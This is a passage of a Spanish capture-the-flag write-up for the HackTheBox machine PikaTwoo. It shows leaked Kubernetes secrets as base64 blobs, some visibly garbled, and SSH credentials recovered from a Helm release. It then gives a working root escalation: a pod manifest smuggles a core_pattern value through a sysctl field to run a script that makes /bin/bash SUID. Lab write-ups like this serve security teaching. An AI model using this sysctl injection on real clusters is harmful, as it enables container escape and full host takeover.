ZX1KaGJHY2lPaUpTVXpJMU5pSXNJbXRwWkNJNklqQXRlbGsyV1RCS2FGZ3dZM2cwYjNoeGJWRjZPV2c1YmxKbU5rVk 9TMHhpTkZoa05rbHFOMlp5YkdjaWZRLmV5SnBjM01pT2lKcmRXSmxjbTVsZEdWekwzTmxjblpwWTJWaFkyTnZkVzUw SWl3aWEzVmlaWEp1WlhSbGN5NXBieTl6WlhKMmFXTmxZV05qYjNWdWRDOXVZVzFsYzNCaFkyVWlPaUpoY0hCc2FXTm hkR2x2Ym5NaUxDSnJkV0psY201bGRHVnpMbWx2TDNObGNuWnBZMlZoWTJOdmRXNTBMM05sWTNKbGRDNXVZVzFsSWpv aVpHVm1ZWFZzZEMxMGIydGxiaTFvYkRSa055SXNJbXQxWW1WeWJtVjBaWE11YVc4dmMyVnlkbWxqWldGalkyOTFib1 F2YzJWeWRtbGpaUzFoWTJOdmRXNTBMbTVoYldVaU9pSmtaV1poZFd4MElpd2lhM1ZpWlhKdVpYUmxjeTVwYnk5elpY SjJhV05sWVdOamIzVnVkQz16WlhKMmFXTmxMV0ZqWTI5MWJuUXVkV2xrSWpvaU1UUm10MlF5TTJNdFpEbG1aaTAwT0 dFMUxUZzFNbU10T0RBeVpUZGpabVZqWkRreklpd2ljM1ZpSWpvaWMzbHpkR1Z0T250bGNuWnBZM1ZoWTJOdmRXNTBP bUZ3Y0d4cFkyRjBhVz11Y3pwa1pXWmhkV3gwSW4wLkladm41aGk3dDZjUkhTNDAzM204R2tCaGdGUUZ1VUZmZFZxTV lvYUR6S1FzNWlHVE4xaTR6aUJhbV9MMU02UE5RSlViNHNwVlpyN2FCS2RmMkpuNzNERFlhOHZ4bGtqa21BQkNFTDFr SEI2R1ZSamFBOGxDRFdTamx2TkFaeU80czN0RXFBaEpRcHg2OUxmd0tuM201N05DdjkxakNULTRTY21CN05YcjJOSG hZQ3RfVHVka0U1Z11RdE4xSGZTb0V6bVpXNjlmR0E4THFkbkRDNkZLb2ZnaGRLYkt6T1EtaHhUbFdMRjdwMUN3MnNn amZoczBCdWU3Q29nNFY3R19YQkN4ejVqZFpUZ2Nyc3A1TTVmNnZDYjJKbkc0RElqTEplZnMzQkRQTzVsS3dkY0NaVV N5Rkc10XgzSzBBTVdSMHB4YmdNTnlYci1Mei03RHotWTkxUQ==

kind: Secret
metadata:
 annotations:

kubernetes.io/service-account.name: default

kubernetes.io/service-account.uid: 14f7d23c-d9ff-48a5-852b-802e7cfecd93

creationTimestamp: "2022-03-17T22:02:09Z"

name: default-token-hl4d7
namespace: applications
resourceVersion: "770"

uid: 00cb586a-5e2b-465a-947d-43d865570958 type: kubernetes.io/service-account-token

- apiVersion: v1

release:

data:

SDRzSUFBQUFBQUFDLyt60UM0L2FTclk0aW4rVkNNMWYrdDl6T2gzYk5MMmJTRWYzWWhvYjArQU9CdnlhR1czWlpiZH RLRDhHMjRBWjdlOStWUTgvQU5PUEpIdm16TzlHVVpRQWR0V3FWYXZXZTYzNlp5ZXlRcmZ6dFdNbFFSb2NPamVkSUhx Sk8xLy8yWGtKdG1uMnUrTW1NQzVjcC9PMXd6RWM5NW5wZnU0eVM3Yjd0Y2Q4N1RLM1hhYi8yMFAzdm52LzN3ejdsV0 U2Tngxb2Zj0WJqZ3ZkREQrUFA2UmdHeVJaRUV1ZHJ4MHBTak1Md2s4Z0RoUDBVT2VtazJaV2xxZWRyNTFxbnB0T0ZH Y3Urb3E5L1NTNjJhZk1kejlaU1FJRF1LRnhQcTJVN1N1NytMVE5veWlJUFBSejZxSWhReXR5MHE5L216NT1jZz1Kdk @wK31jK1BvOSsvUFN2TC8vbkwvMytUMnk3STRDZ1B6VDU5L293UWxTWVdPQms@L2ZRNS9yUk8@eW14TXY5Ly9@YjU1 MjJhdU9BV0RaWCtsZm43YlJRNzdyZDRtLzN4dDg2bjF0M3VBdUNtbndpdVAzdFc1dTZ0NHY4Nm4xMzZkalkzR2lS0V B3UkI1b1o0Y29Lblc4dHh0bTZhdXZnNyt1R1B2M1hJdk1DUFAvbFpsbno5OHVVdmRQYXZmNm1ROEx1bzg4ZE5CL2pX TmtNMEVicVo1VmlaaGY1L1RqYzdkNXVTSFdOdUgyNjdGL3M0K0RSMllmZ0pqL1hwSmQ1K0dpUVc4TjFQZzIvU1F0ST dONTNRQ3FMTUNpSjNtM2ErL3JXYU1MTmlsdXZ1OWU3djc3dmRidWVQdjk5MEFvQkhSR0NuWDc5OHNmQkF0L0hXK3dK akwwNi9iTjMwQzRHTC9uT2JSRjduQnNHcVZsRHVPUHhOVW4vRDNiTGNMWXNCVDl6SWNTTVF1Q2VndUJsd1RsWjZmOH ZkM25kdU9sczNpZE1naTdkRkF5eTgwdlRXRHJMSUNvTmJFSWRmNlA4N054MFFSMDVBTV1PR3ZYVWp5NGFZa3N2L2Zj MjJ1WXVXbXhVSndYUzE1MmhUWUF3MmFCODhOM0szVnRZNGJDdytiT3hYdHZ1MTI3dnQzYkZzOS82dTk5L01BejFyZ2 VlbVdlZHJKL1V0cm5mLzllR2w1L1I3THc4UGpzdDFXYzY1YzFtcjk4QXdGcmg3K0kyN2YzbXdIN3JPYnkrV3c5cU1C ZXgrditmMGdOUHRXWGJONW42elgvNFZDUHZqNW96Z1BqdFc2dHV4dFhYT1NPL3VsbmxqZkRTOXUzTWpORUhMd0VIa2 9RUH1HY1JSdG8waGRMZG5NL1EvT01QZi83anBaRzZZUUNzN3hVNzE1UmY1ZVRsYTNHYUhET0VTbjYvT2JISG5LWnpL U@dNbE5oZThEOFo4YW1teTc@aHdad2U4dXRyc1BTUGF1Q@JTY3p1RXVWbndqQ1dxUjNQQnIyMk96UX1@dHdISCtNbn RwcGtrd2xBYTlqUkRPN0NtUHN0TlRtQk0zZkhkUlMreFE2Y3dkZms0RGRYYzBDYXBxYzI5RjUwaDc0MG52aDA2VUJv cXNkM1ZHZWt4N3I4OWpyOERYZVVvamRuK01CaDRwK1AwOW9hdXhLRGcreS96MkpORW4zSEcvRzl1d1NkbU1OaE1vZW 5iWXhXQ29oY1p1Z0lkVHVoTjBkcTZFd2k2czl3UkQzaGMwTTErazBRMU40ZDgvMlVaNzZib000V1J6SS9Xd1A3bUZv UDhCSTd5blhueW0xc3ducW4xTnZqM0tQdHR1dUNoUFpZaHhwVW83K3hJ0FMydGQ1U0drMmViVStCSzdCZk9VUEphWV 15VUhoQlhHRy9Ta0lmdW10K0JhTzR0Ti8yUm92Ym5TM2F5K3JhWXgxWlhEVXhOWnV3aEg1bjYzSnN1Mk56UVdBaTZ2 Rz13S3dTak40VVRhSXVxRDdoVnZneUZ6T1RsdmFISkVNRXBEZG1kSkNaSG15TjQvTGFZL0RhTjVMMnB6WEtBNEJ2TD lreGdjanZzYjB3VndhRDBwWUEvbXZxRXN6UVpnb0xnMmc3bDFORVVLQTBuUGhEaDBkSzkzSXpVMUJaN3ZxMnRBbWw0 aDlhUzFmdTdhVnZYWlBYSWJKN0VqRFZDZGUySWU4OUU5Q3IyZHFhb0hxVWhrOWtuOEtNOTZpMU03UUFOWFliVERacE xQUUpSV0pzTHZ2K31HR1Iyd2Y4RGNQMGNpQUpqUFRLQ1cvUVNSMVF6d0taN2ZkRTdPcUxBT1Bvc056UmxBMEwxQ0Rq MXFCMTVaeG9LRzNPTWFFVHVTd0dCMWVEOEhhR3Z3ZjIwZU5qVU1NZWI1cjY4c2Zjem14TTI4MUJJRGEyM05uVXB1RU wvakt2enNLUTFhVGhBT0ZvcHk5aGI2SFBQMW9TZU5GWjhpMXQ1eG9JUFRSMTR0Z1p6UjFmUW5vUjJWL01jMF1mUzZM QXpOR1ZvYUFmZkRtVUlBbjZ5R3ZLTVhmQUI0Z0ZPS0NTMktBUzJ1TXJMZWNxL210Wm5KVkgyN11EdkdycX10b2FJSD Z30DBGVjhaNndlSmJFZlN1S2tKNDBuckIyaTh3cThDWGUyZHgvZU0vN29oRE52cWdOTXU1YldX0XRqZFdNdUJvR2g4 d25nNE4wME5GbGJQR0E2bHdKeUhxZWE0enVpMmpYMFRZVFdZZXIrM3U1T0dFbVFoU1UwSjNOR2ZWbW9nLzVrNkc4ZG JRS05ycEpLb2dPZE1aM3ZvK2NHc1VPRXVjRWRXRk5jZVZJbzdDMWRUdHhoTDNTMFE0c1h2SkM4YV1EV3hGYm5HdUVE MDU5NDhCMzBYcFQ5aHY5Vy9NeFA3RkNCN25DUWwzaWVodWQ3V1BORzZYR1FJSGpjYnBvVC9zUkRP0FQ4TmtCL256Q1 BWTmVXK09CWlk0VUJqL0Z1V2loTFJaMW9pNVVzNkF5Y1AwZDRU0XBvTUhiR3luNGF5UkJFWm1KdzZoemo5RzMrOW1p UDFhTWpxc1ZDSGJ5THZ1djk0cjhwUXY5NXZtS0ZOdjRHeFA0R0ZJTnNxcDNRRGViTHExQk5UVTA0bW92ZWMzTXZYM1 RHbTJwN3ZFZGcyTVA3RDhJZWRFU0VXN2liY3BoSDlhL1Qyd2tQU3cyZDMwOURUT2VGSGFvTVdwZWxQZXpRMmgxUnlB Mk9qSFZCUDVpK0pXK3FQWGhXaFBERis0N285YVVvelMxZGdiWk9lYTJtTW9hbStJNDR5c25aT2QxSENab01McWJCaX c2ek5jaG53N3Y5ZEQyNmYzNGMzTTNJR1djQm9tV3R6NExnWE41TG1LZ1ZaK0hqNXhUdjExUXpkeUJ5ZkJET3ZVbGo3 NlJIYi8v0E9F03d0SjNLeWZoL21ocFNyYk04N3Jzd2NiZnBiWmJBV21keHUrbnVLZUE1UzJ0dXBiR016bXRvYVFmb2 pPSGVYTEtabzh1TW9jbXh1WXk5cDZCUDVmRERQNFliOVE2SUFwb1Q4eXh5SHZtZEdaRFBCdWY3SUpybnd5RGVWYnFK cUVBVDZRYXR1OC9XTWw1VVEwT1hVMmM0eU9kMEhMSy9nMXdOaGRUUkVGMWhmSDF6UXJVQUlkeV1DLzVCR211Rm8vWF cwcU54bE1aN3p4bFBFbHVWV1RNMEUzYzRDS11McWRhVGFudz1ZUng0eVNNSVZjd3pqQVcvTVRYVGQ3UURJNG1ZRi9h a3NjQWEyaUV4UXdqTklkcnJBVjN6M1pQS3JkQmNyQjNLNUgxOTdzbnJHY1hCekVQODJ0Q3hubmUwT1JaS294UGFMbk VYV3BxYW11T1paK2dUS0ltSHhOWWdnM1E3UiN4OXNpWUJ4U0JHK2lPUk84cnpxdUFSVDhWeUFYUiVh0lNiZkxpOm9U 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ZHV5TmV0d2U2UHVYd2RwOStOYmVxS01pYjFRNUNSem50UkFxSCtydm1HWWFhaW5VS2Fob2lJK28yNCtvMj0rbzI5Zk Q5SDZBRVNjT3ZUMmNlUE9Nem5EbURiNGJnUzBWejR1Vi9ZeGpQOWM5bER1djRsay9IUm5Gc2xFc3g4enZNRWFlVnkv aVFadEx0TUhsT3hIRHpETDV3bzdWa1ZteGNubHZNdUswTkExYTZ6Y2Uzc0NGMzdxWWgvTGhPZVJvRGNNUFR2ekJpVD g0OFhmblB4ekFoeU5DKytERSt6aHhza2g3ZURGNjVzZ24wT2tyMjhBRGRiQVZKa0w1WG02dDdVSE1yM081ZGVtUHhx MXQ1RGswRkp6emcxRi9NT29QUnYxR1JnMDlqeDJuM1BveW9hYnZUVmY3Q3pIbWhOUDZTTTZRMVVBNWg5UEpTTE5iZm RLSHplclFlY1c4THU1TzN4WUpaY3VNS1AxQ0MyUXRXZUFleHpFczhBeVZyVm5GT0tsVXEvYnNySHB1T1VIUXRxMWZy Qm1xR21YenBGdz1RZGE1Y1FwbnA2V1RzNU16eTdDT1NzV2FuWjViWndZNmkwRTcyWmt1T3RmRGR6R1pkbVVSdFFJZj g3QkJDVWZQdXVzcnRRQkpKNWhnTjhobnR1MWd5ODF4N0FPNkNWajhZUmZPV1NpcFpFK1JGN0ptRk11bFlya0FIUThU bEEza2xDMGVBc2VKVCtEMnJFUDVnND1ZeGxtZnRaQnREbHZ3eGMwNHkyU2VtNmV4Qm5MelhONkd6QjMyR3VCTWtON0 JnSFBUWnpaQmw5OHdaaFV3Z1JoNzhLbUpOaFpxQnJFVCtLaS84QkZiVU1ldWdiTnNCVXd3eDlDNVJBNE1lOHJwV3dQ bGpkNDk1R05xNy96TUFoa2RvM1ZTemxiZ2x0ZWoxaEp0WWxHaT1XN3RVZVRGVGJ2VVB6dDRocXpRY2pZbjYvbW94Nm 0zMVFsNjFvaEZYM1RYaGNUTytWSUF4eVlteDJ5Ujk2bGc1WlUrSFRFSElROVVTbGswWDFFbmNORWREVWdPRXJ1aStF Rkc5QjhIekQrV3J2M2oyTFpPeWV4WXkyZmU3RFVqbXFwNm0xV11ZQ3JvTzhENG1FbVJjWE5rLytjLzhXK0JIbzF0eG hFajh4cGlYa2d0dkJvbk1BTVdtdlM1Vmk0YW10cytYbkx3MzUvWjR2TVg4TGxnZmY0Q25vNEN3ckVEaUFVS0wrRHdJ OWhwRVA4N3NLbDBaOHZCeEhIdk10Ym1YemJrNkY5L0IvcG5ERkdUb0w4L0hmMHpIcERhbkN3L3RPSmM5RTJPdDROUD d0a0dvV0FRek1QYUc5MG5ISEkwQ3h5R2VJNGJaVU1ZN1VXVmU0ai9aZjBwT1RKRzVRZGxEQjFuRHh0cXBHdDI5anBa UFdyZnllRUw2VEErMkI2Z0R4MEhTY29MUElHVFBlNURqdVp4UEkxU1VydlVjVENaUDhvYWg4ZzBCd3NaV1FKOVp1UG Vzbmx2MGQ1elhibTZGSk5ETmVrcFlkZTNTOU1tcWdiaE9MZVdKNE1tZkdSZnlvRExuclZBZGlDV3VqMG50Q2x1UG10 TGhoMXRjV2100Xo3eTNaenpRdTVFTDR1TjJiODgzTXorSGJaNSsxdnMzaVdkVzBuNnp40UdRVXB3R2w4NDJxN0ZxVW NkT2c5L1JXRU5aUHRmVU1aRkQ1dU5rdUFwVFRLbE50cTdwN3ZsenhscitUVHdaQ3hXT2EwdXliTnV5WENmVHVUdGpJ TnpqdzRTZ2plWE9qcktiQmw0SXVabl1qRT1MQmwyc1ZJOEtaY1BDa115TVNTRmNxbmdwOGtxdVFMdTAxRkd4RDM2WF VVYUtkU1FqeWR6WUphUHZmandFWm8ycDE0eEsvSHNWd0g4Z05SWmg1SXVwWHd6L0R6NS9zaVFu0TBvRmI2KzJpSFFY N1Q3bmZwZGUzclp2SGhzYmM1Q3B1YUpkVlI1TlVmNUlPN0cwNGY3eTJuN0liZjVsVS96S0ZpR3pYYlJMSGZsNUVjbF

NLa29zYUpIN2ZiRDN1NDc5YnZtYnpHQStCUW9idE5aUElKbXYzSFo2Tj1PNncvdG5TdFkyYlY2b3ZIMHZqUDk5Ynkz
czNHSTJON212WDY5MjU5ZWR1L3ZwcjFPL2FGM2ZkL2ZDWXZRdmFBdTI3MTZyOS9zVHJ2Tnh2MmcyUjEvTDZDZCt5Rn
pIbjdTZHUzbi9RT3E5K3ZUeTNaM0o2d01remlXcVkzNzROM2V0NmEzelVIemRpZEFUR1k3cDFhL3ZiMGZUanYzbmVh
MC90aS9ibmI2N1VhOTM3N3ZmUGZ1MVM4SHpXNi8zV3RPRzdmdFpxYy9mZXp1N3NhRXlDNlpYYj1pbm5UMHRuam12SV
ZxOS9yTnpsdEdWWktoNEtYWFFiYzc3WDY3ZnF2Ti9hSFo3UDUrTXo4dkhUTHpnOGVVenZzVndQRzhHN2VQa3NiNjk3
ODJkMk9PbkZRMD1NTH1uTDBKZEs5ZjcrK21QNExXYjRHMkU0NisvS1YvYkFmVkYwcmZ2VU5mOUlibFBOamw5NEZ0NU
1FMmZodk1pbmZuOHY2dTN1NGN0S3dIOXAzdEZwSFYxckczejZ5M21iR1RheVRUbytIZV1IL1RnOXAyUW42RCtjM0JL
N1RMK3BZcnB1MDFPKzJVMEJZSU9ud2hEZGJGVGJ0VXJnM3ZiTDhOci9LS3d1MzBqU2ErYlVQajZjRkd5ai93TXBWLz
cyWEtOOGhKYnhXcmFZYTV1TDVLQXRuOHN0ZnFHTjFQc25FSG10U1NOWHVrTHNiazJjd1VmemNjaU4xK2JMcEs0bGkz
YkJVZ3A5ZU05aCtuV041UmUyUDJRaWZ0SW1nUGZjelJQYkV5Z24vK2dpWExzckU3b1BxUm0rSzhoUVdZMXh6bkN3OS
t1TXcvUE9ZZkh2TURQT2F2MFJJbWN6OU5iUG1ncHc5NitxQ25INkVuenpZL2FPbURsajVvNlIxb0tRNW5keW5Cb1Bv
ZmRQVkJWeDkwZFFCZEhYMDVpcU1IajJybEwwZUpkL0dvbG5Fakh2M24vd1VBQVAvL1VMRFU3M0RGQVFBPQ==

```
kind: Secret
  metadata:
    creationTimestamp: "2022-03-30T12:50:30Z"
    labels:
      modifiedAt: "1648644630"
      name: apisix
      owner: helm
      status: deployed
      version: "1"
    name: sh.helm.release.v1.apisix.v1
    namespace: applications
    resourceVersion: "169507"
    uid: 538a6f88-f8e3-42bf-b75c-ff058ced2fd4
  type: helm.sh/release.v1
kind: List
metadata:
  resourceVersion: ""
```

Podemos observar un tocho muy grande, parece estar encodeado en base64, así que vamos a decodearlo en nuestro equipo, parece volver a estar encodeado, así que lo decodearemos de nuevo, el contenido parece ser un binario, aunque si le hacemos el comando file parece ser un comprimido, así que lo descomprimiremos y le asignaremos permisos de ejecución

```
> chmod +x binary
```

Si ejecutamos el binario nos da un tocho, pero si nos fijamos bien, se nos proporciona unas credenciales

```
andrew:st41rw4y2h34v3n
```

Nos conectaremos por SSH a la máquina real, tenemos una shell!!

Escalada de Privilegios

Bueno, si listamos archivos en la máquina, podemos observar que la usuario Jennifer tiene un directorio .kube en su directorio personal

Aprovechandonos de esto, podremos escalar privilegios al usuario root

Primeramente, en el directorio /dev/shm crearemos los siguientes archivos:

```
sysctl-set.yaml:
apiVersion: v1
kind: Pod
metadata:
  name: sysctl-set
  namespace: development
spec:
  securityContext:
   sysctls:
   - name: kernel.shm_rmid_forced
     value: "1+kernel.core_pattern=|/dev/shm/malicious.sh #"
  containers:
  - name: sysctl-set1234
    image: localhost/public-api
    command: ["tail", "-f", "/dev/null"]
malicious.sh
#!/bin/bash
chmod u+s /bin/bash
```

Le daremos permisos de ejecución al script de bash, y ejecutaremos el siguiente comando

```
kubectl apply -f sysctl-set.yaml --kubeconfig=/home/jennifer/.kube/config
```

Después de esto, ejecutaremos el comando tail -f /dev/null & , nos quedaremos con el numerito que se nos es proporcionado, y ejecutaremos kill -SIGSEGV (NUMERO)

```
andrew@pikatwoo:/dev/shm$ kubectl apply -f sysctl-set.yaml --
kubeconfig=/home/jennifer/.kube/config
pod/sysctl-set created
andrew@pikatwoo:/dev/shm$ tail -f /dev/null &
[1] 253414
andrew@pikatwoo:/dev/shm$ kill -SIGSEGV 253414
andrew@pikatwoo:/dev/shm$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27 2022 /bin/bash
andrew@pikatwoo:/dev/shm$
```

Felicidades! Hemos completado la máquina posiblemente más complicada de HackTheBox! Happy Hacking!!!